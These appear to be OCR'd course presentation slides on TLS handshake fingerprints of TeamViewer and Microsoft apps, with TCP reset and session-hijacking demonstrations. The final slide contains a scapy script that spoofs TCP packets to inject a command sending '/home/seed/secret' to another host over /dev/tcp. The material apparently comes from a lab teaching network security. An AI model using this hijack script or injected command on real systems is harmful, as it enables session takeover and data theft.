
CS325
TLS fingerprints & attacks




Jephte Pierre

TLS Overview

Recap of TLS handshake


Table 1. The first byte in the SSL record payload belonging to the handshake protocol reveals which stage of the handshake is being performed through the record.

Handshake Message Type	Byte	Decimal
hello_request	0x00	0
client_hello	0x01	1
server_hello	0x02	2
certificate	0x0b	11
server_key_exchange	0x0c	12
certificate_request	0x0d	13
server_done	0x0e	14
certificate_verify	0x0f	15
client_key_exchange	0x10	16
finished	0x14	20



TLS traffic modules

- WireShark to capture .pcap
- Ensure all network traffic is off
- Use python scapy to clean up/filter data
- Use .c program to analyze data
- Build TLS handshake visualizer



Demontrastion


Source of .pcap from a Microsoft server handshake

From c code to txt table, log data and graph data

Applications Overview

TeamViewer

- Screen sharing application
- Wide range of supported OS
- Requires user authentication




TLS process

Straight forward handshake process


Minimal side steps

Connection process is relatively seamless



GitHub Client

- GitHub Desktop App
- User authenticates once
  - Cached credentials
- Automatic pull/push updates from server




TLS process

Issue with scapy


Missing “certificate”

Many steps possibles



Microsoft News App


- Default Windows 10 news app
- Users can login
  - Setup preferences
  - Personalize results
- Ads/tracking and “Rewards”



TLS process

Can be used without login

Data refresh is manual




Microsoft Weather App

- Windows 10 weather app
- Users can login
  - Save locations

TLS process


Can be used without login Manual data refresh

Pulls data from same server as news



The underlying TLS handshake process does not vary much between applications as it is a tried and true method


TCP Reset attack



TeamViewer


TCP Reset Attack

- If connected, host shows error
- After atk is over, TV will force close the session



- If unconnected, TV is unable to create a secure connection

Session Hijacking



Session Hijack

- Scapy loop required
  - TV is synchronous
  - ~20 pck/s
- Next seq # is guessed
- ACK # is also guessed

```python
import sys
from scapy.all import *
import numpy as np
import random

# quick analysis of most common packet lenghts
numberList = [62,80,92]

for i in range(100):
  print("SENDING 1 SESSION HIJACKING PACKET")
  IPLayer = IP(src="169.54.107.72", dst="10.0.2.4")
  sampleNum = np.random.choice(numberList, 3, p=[0.75,0.15,0.1])
  seqCalc = sampleNum + i #input wireshark seq
  num1 = random.randint(1000,10000)
  ackNum = num1 + i #input wireshark ack

  #required to change ports
  TCPLayer = TCP(sport=5938, dport=46836, flags="A", seq=seqCalc, ack=ackNum)
  Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.5/9090\r"
  pkt = IPLayer/TCPLayer/Data
  ls(pkt)
  send(pkt,verbose=0)

print("100 packets sent")
```

Thank you